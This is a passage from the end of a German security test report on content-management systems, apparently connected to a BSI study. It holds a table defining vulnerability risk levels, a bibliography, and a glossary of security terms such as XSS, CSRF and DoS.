Wahrscheinlichkeit	Nicht relevant.
Wissen des Angreifers	Nicht relevant.
Benutzerinteraktion	Nicht relevant.

Risikofaktor „Leicht"

	Beschreibung
Klassifikation	Schwachstelle selbst stellt keine signifikante Gefahr für System oder Anwendung dar. Schwachstelle bietet einem Angreifer neue Information für weitere Angriffe. Die Kombination verschiedener Schwachstellen mit Risikofaktor „Leicht" könnte zu einem höheren Risiko führen.
Korrektur	Korrektur wird empfohlen.
Auswirkung	Kein direkter Schaden für System oder Anwendung. In Kombination mit anderen Schwachstellen ist ein Schaden möglich.
Wahrscheinlichkeit	Kein Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann nur theoretisch ausgenutzt werden.
Wissen des Angreifers	Angriff erfordert erheblichen Aufwand und erhebliches Wissen.
Benutzerinteraktion	Abhängig von der Art der Schwachstelle ist eine hohe Benutzerinteraktion notwendig (z.B.: Social Engineering, Spam), um dem Angreifer eine Möglichkeit zum Ausnutzen der Schwachstelle zu bieten.

Risikofaktor „Mittel"

	Beschreibung
Klassifikation	Schwachstelle stellt ein mittleres Risiko für System oder Anwendung dar. Die Schwachstelle selbst reicht nicht aus, um das System zu übernehmen, kann jedoch Teil eines erfolgreichen Angriffes sein.
Korrektur	Korrektur wird dringend empfohlen.
Auswirkung	Begrenzter direkter Schaden für System oder Anwendung.
Wahrscheinlichkeit	Kein Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden.

	Beschreibung
Wissen des Angreifers	Angriff erfordert hohen Aufwand und hohes Wissen.
Benutzerinteraktion	Abhängig von der Art der Schwachstelle ist eine unachtsame Benutzerinteraktion notwendig (z.B. Ignorieren von Fehlermeldungen), um dem Angreifer eine Möglichkeit zum Ausnutzen der Schwachstelle zu bieten.

Risikofaktor „Schwer"

	Beschreibung
Klassifikation	Schwachstelle stellt ein hohes Risiko für System oder Anwendung dar. Die Schwachstelle reicht aus, um Teile des Systems zu übernehmen.
Korrektur	Korrektur ist notwendig.
Auswirkung	Hoher direkter Schaden für System oder Anwendung.
Wahrscheinlichkeit	Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden. Exploit kann durch Benutzerinteraktion repliziert werden.
Wissen des Angreifers	Angriff erfordert geringen Aufwand und geringes Wissen.
Benutzerinteraktion	Aktive Interaktion des Benutzers ist nicht erforderlich.

Risikofaktor „Sehr schwer"

	Beschreibung
Klassifikation	Schwachstelle stellt ein kritisches Risiko für System oder Anwendung dar. Die Schwachstelle reicht aus, um das gesamte Systems zu übernehmen.
Korrektur	Korrektur ist unbedingt notwendig.
Auswirkung	Direkter kritischer Schaden für System oder Anwendung.
Wahrscheinlichkeit	Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden. Exploit repliziert sich automatisch ohne Benutzerinteraktion.
Wissen des Angreifers	Angriff erfordert geringen Aufwand und geringes Wissen.
Benutzerinteraktion	Benutzer kann sich nicht selbst schützen.

Literaturverzeichnis

[1] Studie „Sicherheitsuntersuchung von Content-Management-Systemen", Stand 22.12.2015

[2] Bundesamt für Sicherheit in der Informationstechnik, Durchführungskonzept für Penetrationstests, https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest_pdf.pdf?__blob=publicationFile, Stand November 2003

[3] T-Systems Multimedia Solutions GmbH, Testbericht: Sicherheitstest übergreifender Komponenten im Rahmen des Tests von Content-Management-Systemen, Version 3.0, Stand 14.04.2016

Stichwort- und Abkürzungsverzeichnis

Begriff	Beschreibung
Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA)	Test zur Unterscheidung von Computern und Menschen.
Content-Management-System (CMS)	Software zur Erstellung und Pflege von Webinhalten.
Cross-Site Request Forgery (CSRF)	Angriff zur unerwünschten Durchführung einer Transaktion in einer Webanwendung.
Curl URL Request Library (cURL)	Kommandozeilen-Programm zum Übertragen von Daten.
Denial-of-Service (DoS)	Angriff zur Einschränkung der Verfügbarkeit einer Anwendung oder eines Dienstes.
FastCGI Process Manager (FPM)	Alternative PHP FastCGI Implementierung.
HTTP Strict Transport Security (HSTS)	Sicherheitsmechanismus für HTTPS-Verbindungen, der ausschließlich verschlüsselte Verbindungen für diese Domain zulässt.
Proof of Concept (PoC)	Machbarkeitsnachweis.
Structured Query Language (SQL)	Abfragesprache für relationale Datenbanken.
Test and Integration Center (TIC)	Akkreditiertes Prüflaboratorium der T-Systems Multimedia Solutions GmbH.
Cross-Site-Scripting (XSS)	Sicherheitslücke in Webanwendungen zum Einfügen von Informationen aus einem Kontext, in dem sie nicht vertrauenswürdig sind, in einen anderen Kontext, in dem sie als vertrauenswürdig eingestuft werden.